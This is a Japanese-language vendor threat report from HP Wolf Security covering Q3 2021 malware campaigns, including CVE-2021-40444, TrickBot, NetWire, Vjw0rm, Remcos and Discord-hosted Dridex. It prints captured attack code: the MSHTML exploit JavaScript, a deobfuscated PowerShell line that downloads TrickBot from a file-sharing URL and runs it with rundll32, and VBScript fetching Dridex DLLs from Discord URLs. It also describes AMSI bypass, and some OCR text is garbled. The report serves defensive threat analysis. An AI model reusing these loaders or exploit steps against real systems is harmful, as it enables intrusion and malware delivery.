

HP WOLF SECURITY 脅威インサイト レポート Q3 - 2021



脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2021年30版へようこそ。ここでは、HP Wolf Securityのセキュリティエキスパート が、2021年第3四半期にHP Wolf Securityが特定したマルウェアの傾向を紹介し、セキュリティチームが新たな脅威に対抗し、 セキュリティの状態を改善するための知識を身につけられるようにします。1

特筆すべき脅威

CVE-2021-40444 MSHTMLのエクスプロイトが悪意のあるコードを実行する新しい方法を攻撃者に提供

2021年9月7日、Microsoftは、Windowsのウェブブラウザエンジン MSHTML に存在する高深刻度のゼロデイ・リモートコード 実行脆弱性 CVE-2021-40444 に関する情報を公開しました。2 この脆弱性は、悪意のあるMicrosoft Officeファイルを作成す ることで悪用される可能性があり、脅威アクターがマルウェアを拡散する際の主要な手段の一つです。攻撃者は、このエク スプロイトを使用するために、戦術、技術、手順(TTP)を大幅に変更する必要がないため、その潜在的な影響範囲は大き くなります。2021年第3四半期には、マルウェアの配信に使用されるファイルタイプとして、Officeドキュメントとスプレッ ドシートが2番目と3番目に多く、HP Wolf Securityが隔離した脅威の40%を占めました。

攻撃者がユーザーを騙して安全でないコードを実行させる必要が ある悪意のあるマクロを含む文書とは異なり、CVE-2021-40444を エクスプロイトするには、文書を開いたり、ファイルエクスプ ローラーでプレビューしたりするだけのため、ユーザーの操作は 最小限で済みます。CVE-2021-40444は、CVE-2017-11882など、現 在広く利用されている他の実行技術やエクスプロイトよりも運用 面で優れているため、ハクティビスト、犯罪者、国家を問わず、 システムへの初期アクセスを得るためにこのエクスプロイトを利 用するケースが増加すると予想しています。

エクスプロイトされると、攻撃者はシステム上で任意のコードを 実行することができ、例えば永続的なアクセスを可能にするバッ クドアをダウンロードしてインストールすることができます。こ のようにして得たネットワーク上の足場は、価値あるデータの盗 難、人間が操作するランサムウェア攻撃で企業の身代金の要求な ど、彼らの目的を達成するために利用されます。

このエクスプロイトは、外部リソースを読み込むことで、ド キュメントに脆弱性を悪用するJavaScriptコードを実行させるこ とで動作します。HP Threat Researchチームが分析したサンプル では、JavaScriptを使用して、ダイナミックリンクライブラリ (DLL) を含むキャビネット (CAB) アーカイブファイルをリ モートサーバからダウンロードしていました。その後、パスト ラバーサル脆弱性を利用してDLLが実行され、control.exeと rundll32.exeが実行プロセスとなりました。




図1 - CVE-2021-40444 脆弱性タイムライン

Microsoftは、この脆弱性を公開した情報の中で、ActiveXコントロールを無効にするなど、可能な緩和策を提示した後、 2021年9月14日にパッチをリリースしました。しかしながら、この脆弱性が実際に悪用された最初の文書化 されたケー スは、2021年8月21日に確認されており、24日間の脆弱性のウインドウ(期間)が存在していました。3 図1のタイム ラインは、攻撃者が最初に脆弱性を発見してからユーザーがパッチをインストールするまでのタイムラグがあるため、 ソフトウェアの開発者とユーザーが脆弱性に対応する従来の方法が攻撃者に有利であることを示しています。

攻撃者の発見からベンダーの発見まで

ベンダーがパッチをリリースする時間

ユーザーがパッチをテストし導入する時間 = 脆弱性のウインドウ(期間)



HP Sure Clickの脅威封じ込め技術は、Windowsの脆弱なMSHTMLコンポーネントをマイクロ仮想マシン内に隔離し、ホス トシステムを感染から保護するため、CVE-2021-40444のリスクウィンドウ(期間)を排除します。4 これにより、 ネットワークの防御担当者は、脆弱性の範囲の理解を進めている間、不完全ですぐに陳腐化してしまう可能性のある検 知や緩和策にのみ頼る必要がなくなります。パッチ管理は、あらゆるネットワークのセキュリティにとって重要な活動 であることに変わりはありませんが、脅威の封じ込めは、未知の脆弱性や、CVE-2021-40444の場合のようにパッチが まだリリースされていないシナリオから企業を保護することができます。

```
var iframe = window.document.createElement("iframe");
window.document.body.appendChild(iframe);
 var o = new iframe.contentWindow.ActiveXObject('htmlfile');
iframe.contentDocument.open().close();
 document.body.removeChild(iframe);
o.open().close();
var r = new o.Script.ActiveXObject('htmlfile');
r.open().close():
 var m = new r.Script.ActiveXObject('htmlfile');
m.open().close();
 var h = new m.Script.ActiveXObject('htmlfile');
 h.open().close();
 var s = new ActiveXObject("htmlfile");
var f = new ActiveXObject("htmlfile");
var b = new ActiveXObject("htmlfile");
 var u = new ActiveXObject("htmlfile");
 var v = new ActiveXObject("htmlfile");
 var xmlhttp = new XMLHttpRequest();
 window.setTimeout;
xmlhttp.open("GET", "hxxp://
                                                               /e8c76295a5f9acb7/ministry.cab", false);
 xmlhttp.send();
h.Script.document.write("<body>"):
 var j = h.Script.document.createElement("object");
j.setAttribute("codebase", "hxxp://
j.setAttribute("classid", "CLSID:edbc374c-5730-432a-b5b8-de94f0b57217");
 h.Script.document.body.appendChild(j);
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:./../../AppData/Local/Temp/Low/championship.inf";
f.Script.location = ".cpl:../../.AppData/Local/Temp/championship.inf";
b.Script.location = ".cpl:../../../AppData/Local/Temp/Low/championship.inf";
u.Script.location = ".cpl:../../.../AppData/Local/Temp/championship.inf";
v.Script.location = ".cpl:../../.../Temp/Low/championship.inf";
u.Script.location = ".cpl:../../.../Temp/championship.inf";
u.Script.location = ".cpl:../../Low/championship.inf";
u.Script.location = ".cpl:../../Low/championship.inf";
```

図2 - CVE-2021-40444をエクスプロイトするJavaScript



HP Wolf Securityがウガンダ国家社会保障基金を装ったキャンペーンを阻止

2021年8月31日、HP Wolf Securityは、正規の準政府組織であるウガンダ国家社会保障基金 (NSSF)になりすましたマルウェア キャンペーンからユーザを保護しました。攻撃者は、本物のドメインに酷似した偽のドメインを登録することで、この組 織のドメイン名をタイポスクワッティングしました。5

Domain Name: NSSFUG.ORG

Registry Domain ID: D31466652-LROR Registrar WHOIS Server: whois.directnic.com Registrar URL: http://www.directnic.com Updated Date: 2020-09-04T14:24:56Z Creation Date: 2000-07-17T09:39:51Z Registry Expiry Date: 2030-07-17T09:39:51Z Registrar Registration Expiration Date:

Registrar: DNC Holdings, Inc.

Domain Name: NSSFUQ.ORG

Registry Domain ID: D40220000004556116-LROR Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 2020-12-14T08:30:47Z Creation Date: 2017-12-15T13:53:30Z Registry Expiry Date: 2021-12-15T13:53:30Z

Registrar Registration Expiration Date:

Registrar: NameCheap, Inc.

図 3 & 4 - 正規のNSSFドメイン(左)と、2021年8月のキャンペーンで使用された悪意のあるドメイン(右)を示すWHOIS情報

ユーザーは、偽のWebサイトへのリンクを受け取り、そこでメンバーステートメントを装った悪意のあるWord文書をダウ ンロードしました。(図5)この文書では、PowerShellスクリプトを実行する悪意のあるVisual Basic for Applications(VBA) マクロが実行されます。このスクリプトは、まずPowerShellスクリプトブロックのログを無効にし、詳細なログの証拠が 記録されないようにすることで、ホストの調査を困難にします。6 その後、このスクリプトは、amsilnitFailed変数をFalse に設定することで、WindowsのAntimalware Scan Interface (AMSI) 機能をバイパスし検知を回避しようとします。7 さら に、スクリプトは.Net.WebClientクラスを使用して、RC4暗号化された第2ステージのペイロードをダウンロードして実行し ようとします。しかしながら、このペイロードは、実行時には利用できませんでした。ダウンロードトラフィックを紛れ 込ませるために、スクリプトは HTTP User-AgentヘッダーをInternet Explorer 11に合わせて設定します。このスクリプトは、 レッドチームやサイバー犯罪者がよく使用するコマンド&コントロール(C2)フレームワークであるPowerShell Empireの ステージャーとほぼ同じでした。実際、URIとUser-Agentの値は、PowerShell Empireのデフォルト設定と一致していまし た。8




図5 - NSSFを装ったマルウェアキャンペーンに使用されたルアー・ドキュメント



攻撃者がブルガリアユーザーにNetWire RAT拡散のため法的脅威を利用

2021年7月、HP Sure Clickはブルガリアのユーザーを標的としたリモートアク セス型トロイの木馬(RAT) NetWire を配信する悪質なスパムキャンペーンを 確認しました。⁹ 攻撃者は、民間の執行機関からの民事執行請求を装って、 悪意のあるMicrosoft Wordドキュメントを含むEメールを送信しました。この ルアー・ドキュメントには、Wordの読み取り専用モード(保護ビュー)を無 効にして、マクロを有効にすることを求めるメッセージが含まれていまし た。これにより、悪意のあるVBAマクロが実行され、NetWireの実行ファイル が被害者の%TEMP%ディレクトリにダウンロードされ、実行されます。

HP Threat Researchチームの調査によると、脅威の主体はブルガリアの個人を 標的にしていた可能性が高いことがわかりました。ペイロードをホストする 89%

2021年第3四半期にhp wolf securityが分離 した脅威のうち、Eメールで配信されていた 割合。残りは、11%がWebダウンロードで、 1%以下がその他の経路。

Webサーバは、ブルガリア国内のIPアドレスのみがマルウェアをダウンロードできるようにジオフェンスされていまし た。また、NetWireの実行ファイルの発行者のメタデータは、ブルガリアの合法的なソフトウェア会社からコピーされた ものでした。最後に、Eメール・ルアーはブルガリア語で書かれており、ブルガリアの民間執行機関を参照していまし た。NetWireは、ユーザーが知らないうちにリモートシステムを制御することができる商用RATです。その機能には、 キーロギング、ウェブブラウザに保存されている認証情報の窃取、スクリーンショットのキャプチャが含まれます。




図6 - NetWire RATで配信されるルアー・ドキュメント

TrickBotがOfficeドキュメントに加えてHTAファイルで配信されるようになる

2021年7月、HP Wolf Securityのテレメトリーによると、Eメールの添付ファイルとして送信されるHTML Application(HTA) ファイルを介してTrickBotマルウェアが配布されるケースが増加していることが記録されています。10 以前TrickBotの配 布者は、最初の感染経路としてOfficeドキュメントに埋め込まれたマクロを好んで使用していました。我々が最後にHTA ファイルがTrickBotの配布に使用されたのを確認したのは2020年末で、その後はOfficeドキュメントに戻っていました。受 信者が悪意のあるHTAファイルをダブルクリックするだけで感染チェーンが始動するため、この変更によりシステムの感 染に必要なユーザーの操作が減少します。




図7 - 悪意のあるスパムがTrickBotを配信

ファイルが開かれるとmshta.exeはHTAファイルを解釈し、難読化されたVBScriptを実行します。このスクリプトはcmd.exeを 使ってPowerShellコマンドを実行し、リモートサーバーから別のPowerShellスクリプトをダウンロードして実行します。2番 目のスクリプトは、別のリモートサーバーからDLLの形でTrickBotをダウンロードし、ユーザーの%TEMP%ディレクトリに保 存した後、rundll32.exeを使用してTrickBotを実行します。図9のスクリプトでダウンロードしたTrickBotサンプルのGroup Tag(gtag)パラメータは**rob112**でした。インストール後、トロイの木馬は、外部サービスを使用してシステムのパブリックIP アドレスを決定し、ボットネットのC2インフラストラクチャと通信し、最初の環境偵察を行った後、さらなるコマンドを 待ちます。

owGvkbSvVbCSlZsiFBlhDcMv = "gJrGnkTiUJgroZiFkgokItdrmEOsKxHdtlSvOzfbEtKuBrOIYxiFBAfxoZsiEGherLRpHvgghvTSLmrcOatozgMgAdOiMIunhotLUfBijVoOzOWVmXvSJPdCBVOzOjaKvaFukjxJtbBuXjK SzuyzMJMnAJynrpFCODhuiOAzosMNMZoaGYIpOVsEByveBiqvscgTvASNEaDZZQoZPofTvDDjmWogYUNwoFJyeBedThFMQRrXgzWtoQYgoIIZqFDLISwOQvRCoTafQHdzLjNVaoLDlPLpIVTVHvZXkrlrWRtMItemLzlgLCWgMXcIhYPhqUafuTudyGrnxIcqNDWfbOlvWoPmVTXzSxDSzKXSzuboqfDTxaaaeeKexueGcOyHSkRqgvcqhmcXUSMaVYfyyfbMuvbX" 212, 201, 223, 115, 131, 118, 143, 135, 217, 115, 186, 191, 219, 168, 180, 120, 119, 154, 194, 210, 198, 183, 226, 129, 108, 151, 139, 151, 230 , 185, 228, 130, 111, 236, 120, 210, 180, 183, 222, 218, 231, 154, 122, 175, 189, 142, 163, 195, 233, 207, 229, 227, 102, 112, 180, 178, 203, 149, 188, 160, 131, 192, 176, 185, 180, 143, 150, 155, 176, 208, 136, 158, 125, 177, 169, 167, 181, 120, 131, 188, 166, 166, 150, 224, 179, 223 , 180, 170, 214, 149, 208, 146, 149, 184, 184, 169, 149, 155, 163, 146, 177, 169, 145, 182, 187, 149, 218, 133, 133, 223, 174, 157, 210, 168, 179, 166, 144, 224, 176, 141, 151, 186, 199, 131, 167, 212, 149, 175, 155, 142, 179, 185, 180, 136, 168, 189, 194, 181, 187, 184, 155, 210, 176, 144, 129, 155, 213, 189, 134, 193, 138, 154, 238, 144, 179, 237, 148, 171, 176, 155, 178, 167, 180, 191, 166, 170, 141, 178, 151, 151, 194, 192, 142, 185, 173, 151, 175, 177, 148, 151, 149, 191, 137, 189, 183, 153, 207, 179, 174, 162, 152, 154, 181, 142, 152, 219, 166, 227, 141, 189 execute("1YXeKiIwSqEENBFvjYts1remLWmyvRTQIdoIQ = mid(owGykbSyVbCS1ZsiFBlhDcMv, WcjzmdVPZNxxHwm, 1)") : execute("GnwDhDuy1JwZCqzHID = asc(lYXeKiIwSgEENBFvjYtslremLWmyvRTQIdoIQ)") execute("wJsNEbiKFBPzxbkzSLlffxWVUxsDTdkyfCg = xqbUXnsYbEmMnWXCaNopMiiGmHbiSqY(WcjzmdVFZNxxHwm - 1)") : cKWHNfrHTwtmfAqCUPPRGxeFXLNNZGbY = ckWHNfrHTwtmfAqCUPPRGxePXLNNZGbY & chr(wJsNEblKFBPzxbkzSLLFFxWVUxsDTdkyfCg - GnwDhDuylJwZCqzHID) : next : execute(cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY) </script></head></html> \$path = \$Env:temp+'\rCMBLuAtmpiwlD.bin'; \$client = New-Object System.Net.WebClient;
\$client.downloadfile('https://docs.zohopublic.eu/downloaddocument.do?docId=674ni225458b03d204b4ab290dc0afd57ec8c&docExtn=pdf',\$path); C:\Windows\System32\rundll32.exe \$path,StartW

図8 & 9 - TrickBotのダウンロードに使用された難読化されたスクリプト(上)と難読化解除されたスクリプト(下)




図10 - 隔離されたHP Wolf SecurityのマイクロVM内で動作するTrickBot HTAファイルのプロセス・インタラクショングラフ



Eメールで感染するJavaScriptのマルウェアが急増

2021年第3四半期には、Vengeance Justice Worm(Vjw0rm)など、Eメールを介して拡散するJavaScriptマルウェア・ファミリーの増加が検出されました。11 Vjw0rmは、リムーバブル・ストレージ・デバイスに伝染する能力など、ワームのような機能を持つRATです。難読化されたJavaScriptのマルウェアが.JSファイルとしてEメールに添付されているのをよく目にしますが、これらのマルウェアはメールゲートウェイのスキャナーを回避することに成功している場合があります。そのため、スクリプトや実行ファイルなど、マルウェアの配布者がよく利用する添付ファイル形式をブロックするメールポリシーを実施することをお勧めします。

12%

2009年第3四半期にhp wolf securityが 隔離したメールマルウェアのうち、少なくとも1つのゲートウェイ・スキャナーを回避していた割合。

あるケースでは、VjW0rmがJSの添付ファイルとしてスペインの建設会社に

送信されましたが、HP Sure Clickにより隔離されました。このメールは、転送された見積書を装っていました。開くと、スクリプトがデコードされ、ユーザーの%APPDATA%ディレクトリでマルウェアを実行しようとします。このマルウェアは、空のHTTP POSTリクエストのUser-AgentおよびUA-CPUへッダーにデータを格納し、感染したシステムに関する情報をC2サーバーにビーコンします。そしてVjwOrmは、マルウェア運営者が送信するコマンドを受信し、被害者のPC上で実行します。このマルウェアはB02N3ZE1ULというRunレジストリキーを設定し、Windowsのスタートアップフォルダにスクリプトのコピーを作成してWindowsが起動するたびにマルウェアが実行されるようにすることで、システム上での永続性を維持します。




図11 - 感染したシステムに関する情報を含むHTTP POSTが示すVjW0rmビーコン

攻撃者はMicrosoftのツールやサービスを利用してGuLoaderやRemcos RATを配信

2021年8月、HP Sure ClickはMicrosoftのツールやサービスを悪用して検知を回避するマルウェアキャンペーンを隔離しました。感染チェーンは、Eメールでターゲットに送られたHTAファイルから始まりました。このファイルは最小限の難読化が施されており、システム上にGuLoaderマルウェアをダウンロードして実行するために、環境寄生型バイナリのbitsadmin.exeが使用されていました。 12

GuLoaderは、その後MicrosoftのクラウドストレージサービスであるOneDriveにホスティングされていた商用RATであるRemcos RATをダウンロードして実行しました。One この様にマルウェアを正規のサービスでホスティングすると、ウェブサイトのレピュテーションに依存するネットワークセキュリティ対策を、そのペイロードが回避する可能性が高くなります。One Remcosの バイナリは防御回避テクニックによりディスクに書き込まれることはありません。その代わり、メモリ上で実行され、新た に起動した正規のWindowsプロセスにインジェクションされます。このマルウェアがコンピュータにインストールされる と、運営者のOne と、アクロスを得ることができます。

Received From	Biplu Ahmed <info@mansaba.com></info@mansaba.com>
Sent To	
Date Sent	August 2, 2021 7:08 a.m.
Subject	New Order - MANSABA TRADING INTERNATIONAL




注目すべきトレンド

Discordや正規のファイル共有サービスがマルウェアのホスティングに利用される

2021年第3四半期には、ユーザーがファイルをアップロードあるいは共有する正規のサービスを利用して、マルウェアをホスティングする脅威の行為がより多く見られました。このようなサービスを利用することは、購入したものであれ侵害したものであれ、攻撃者が独自のホスティングインフラを設定・管理する必要がなくなるため、ベネフィットがあります。また、正規のウェブサイトは、ネットワーク・セキュリティ対策によってブロックされる可能性が低いため、悪意のあるダウンロードの成功率が高まります。攻撃者は、マルウェアがホストされている時間が長いほど効果的なので、サービスプロバイダは、進行中のマルウェアキャンペーンを中断させるために、不正使用の報告に迅速に対応する必要があります。これまでは、資金力のない攻撃者がファイル共有サービス上でマルウェアをホスティングする傾向がありましたが、第3四半期にはクライムウェア型トロイの木馬 Dridex に関連するような、能力の高い脅威アクターもこれに追随するようになりました。HP Threat Researchチームは、インスタントメッセージングサービスであるDiscordのインフラ上でホストされている10種類のマルウェアを確認しました。Dridex、Cobalt Strike、Agent Tesla、RedLineStealer、njRAT、AsyncRAT、Android Cerberus、Formbook、Guloader、Lokibotです。

```
For Each hsiPSOxiIXO in Array("https://cdn.discordapp.com/attachments/
70332602027315244/879332665495552040/30.dll", "https://cdn.discordapp.com/attachments/879332602027315244/879332674005786624/34.dll", "https://cdn.discordapp.com/attachments/879332602027315244/879332667894669352/31.dll", "https://cdn.discordapp.com/attachments/879332602027315244/879332681677160468/39.dll", "https://cdn.discordapp.com/attachments/
879332602027315244/879332672810385419/33.dll")
     Set vxIbVf0CrdzIzzLFN = createobject("MSXML2.XMLHTTP.6.0")
     Set mmfWYmfnScwm = createobject("Adodb.Stream")
    vxIbVf0CrdzIzzLFN.Open "GET", hsjPS0xiIXO, False
     vxTbVf0CrdzTzzLFN. Send
     If vxIbVf0CrdzIzzLFN.Status = 200 And Len(vxIbVf0CrdzIzzLFN.ResponseBody)>0 Then
         with mmfWYmfnScwm
               .tvpe = 1
               .write vxIbVf0CrdzIzzLFN.responseBody
                             "C:\\Progr" & "amData\eiTkJYihwTiSBvfyuG.d" & "ll", 2
               .savetofile
               .close
         end with
         End With
         Exit For
    Fnd Tf
Next
```

図13 - DiscordにホストされたDridexペイロードをダウンロードする2021年第3四半期の悪意のあるドキュメント






図14 & 15 - 2021年第3四半期にHP Wolf Securityが隔離した上位の エクスプロイト(左)とファイルタイプ(上)







図16 - 2021年第3四半期にHP Wolf Securityによって隔離された脅威が使用したMITRE ATT&CKテクニック¹⁴

注目すべきテクニック

JavaScriptローダーがRATをばら撒く

2021年第3四半期、HP Wolf Securityは、8つのRATおよび情報窃盗マルウェアファミリーの配布に使用されていたJavaScript ローダーを隔離しました。難読化されたJavaScriptコードを分析すると、このマルウェアはリモートサーバーからペイ ロードをダウンロードする機能を持っているだけでなく、ペイロードをスクリプト内に埋め込むことでドロッパーとして 機能し、ペイロードを完全にダウンロードする必要がないことがわかりました。

HP Threat Researchチームが第3四半期に行ったレトロハント(過去のマルウェアの検索)では、このローダーを使用して 配布されている8つのマルウェアファミリーが確認され、そのうちの約半数がSTRRATでした(図17)。¹⁵ 情報窃盗犯や RATの原動力の1つは、システムへのアクセスや侵害されたデータの価値です。2021年第1四半期には、Bitcoinなどの主要 な暗号通貨の価値が大幅に上昇したため、金銭的な動機を持った脅威アクターは、暗号通貨のウォレットやオンライン 通貨取引所の認証情報を狙うようになりました。



EメールルアーのキーワードTOP 5

- 1. "ORDER"
- 2. "PAYMENT"
- 3. "NFW"
- 4. "QUOTATION"
- 5. "REQUEST"

図17 & 18 - JavaScriptローダーによってばら撒かれるマルウェ アファミリー (左) と、2021年第3四半期にHP Wolf Security によって隔離された脅威の中のトップメールルアー (上)



インディケーターとツール

HP Threat Researchチームは、セキュリティチームが脅威から身を守るのに役立つ侵害の痕跡(IOC)、シグネチャ、ツール を定期的に公開しています。これらのリソースは、HP Threat Research GitHubリポジトリからアクセスできます。16

最新の状態を維持する

HP Wolf Security脅威インサイトレポートは、脅威をHPと共有することを選択したお客様によって実現されています。HPに転 送されたアラートは、当社のセキュリティ専門家によって分析され、それぞれの脅威に関する追加のコンテキスト情報が注 釈されます。

お客様には、HP Wolf Enterprise Security^aの導入効果を最大限に得るために、以下のアクションを取ることをお勧めしま す:

- HP Wolf Security Controller b でThreat Intelligence ServicesとThreat Forwardingを有効にします。これらの機能により、脅威のト リアージとラベリングを自動化するための脅威インテリジェンスの強化と、正確な検知と最新の攻撃手法に対する保護を 保証するためのルールの自動更新が可能になります。詳細については、これらの機能に関するナレッジベースの記事をご 覧ください。17,18
- 新しいリリースごとにHP Wolf Security Controllerをアップデートすることで、新しいダッシュボードやレポート・テンプ レートを受け取ることができます。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧 いただけます。19
- HP Wolf Securityのエンドポイント・ソフトウェアを少なくとも年に2回アップデートし、当社の脅威研究チームが追加し た検知ルールに対応してください。最新の脅威研究については、HP Wolf Security blogで、当社のセキュリティ・エキスパー トが定期的に新しい脅威を分析し、その結果を共有しています。20

THE HP WOLF SECURITY 脅威インサイトレポートについて

企業は、ユーザーが電子メールの添付ファイルを開いたり、電子メール内のハイパーリンクをクリックしたり、ウェブから ファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクのあるアクティビティをマイクロVMに 隔離することで、ホスト・コンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすること で企業を保護します。マルウェアを封じ込めることにより、HP Wolf Securityは豊富なフォレンジックデータを収集し、顧客 のインフラストラクチャの強化を支援します。HP Wolf Security脅威インサイトレポートでは、当社の脅威研究チームが分析 した注目すべきマルウェア・キャンペーンを紹介しており、お客様が新たな脅威を認識し、環境を保護するための対策を講 じることができます。

HP WOLF SECURITYについて

HP Wolf Securityは、世界で最も安全なPC・とプリンタdのメーカーが提供する新しいタイプのエンドポイント・セキュリティで す。。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティ・サービスのポートフォリオ は、企業がPC、プリンタ、そして人を、取り囲むサイバー犯罪者から守るために設計されています。HP Wolf Securityは、 ハードウェア・レベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供しま す。



リファレンス

- [1] https://hp.com/wolf
- [2] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-40444
- [3] https://www.microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/
- [4] https://www.hp.com/uk-en/security/enterprise-pc-security.html
- [5] https://capec.mitre.org/data/definitions/630.html
- [6] https://www.mandiant.com/resources/greater-visibilityt
- [7] https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/
- [8] https://www.sans.org/white-papers/38315/
- [9] https://malpedia.caad.fkie.fraunhofer.de/details/win.netwire
- [10] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot
- [11] https://malpedia.caad.fkie.fraunhofer.de/details/win.vjw0rm
- [12] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye
- [13] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos
- [14] https://attack.mitre.org/
- [15] https://malpedia.caad.fkie.fraunhofer.de/details/jar.strrat
- [16] https://github.com/hpthreatresearch/
- [17] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
- [18] https://enterprisesecurity.hp.com/s/article/Bromium-Threat-Intelligence-Cloud-Service
- [19] https://enterprisesecurity.hp.com/s/
- [20] https://threatresearch.ext.hp.com/blog/
- a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterprise は、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobat がインストールされている場合、サポートされている文書には、Microsoft Office (Word、Excel、PowerPoint) およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements
- b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。 完全なシステム要件については、以下を参照ください。http://www.hpdaas.com/requirements
- c. Windowsおよび第8世代以上のインテル®プロセッサーまたはAMD Ryzen™ 4000プロセッサー以上を搭載したHP Elite PC、インテル®第10世代以上のプロセッサーを搭載したHP ProDesk 600 G6、およびAMD Ryzen™ 4000またはインテル®第11世代以上のプロセッサーを搭載したHP ProBook 600に搭載された、追加コスト・追加インストールなしの標準装備されたHP独自の包括的なセキュリティ機能に基づいています。
- d. HP の最先端の組み込みセキュリティ機能は、HP FutureSmart firmware 4.5 以上を搭載した HP Enterprise および HP Managed デバイスで利用可能です。2021年に公開した競合する同クラスのプリンター機能の米国HP Inc.によるレビューに基づきます。HPのみが、デバイスのサイバーレジリエンスに関するNIST SP 800-193ガイドラインに従って、攻撃を自動的に検知し、停止し、自己回復型リブートするセキュリティ機能を提供しています。対応製品のリストについては、hp.com/go/PrinterSThatProtectをご覧ください。詳細については、hp.com/go/PrinterSecurityClaimsをご覧ください。
- e. HP Securityは、HP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧くだ さい。



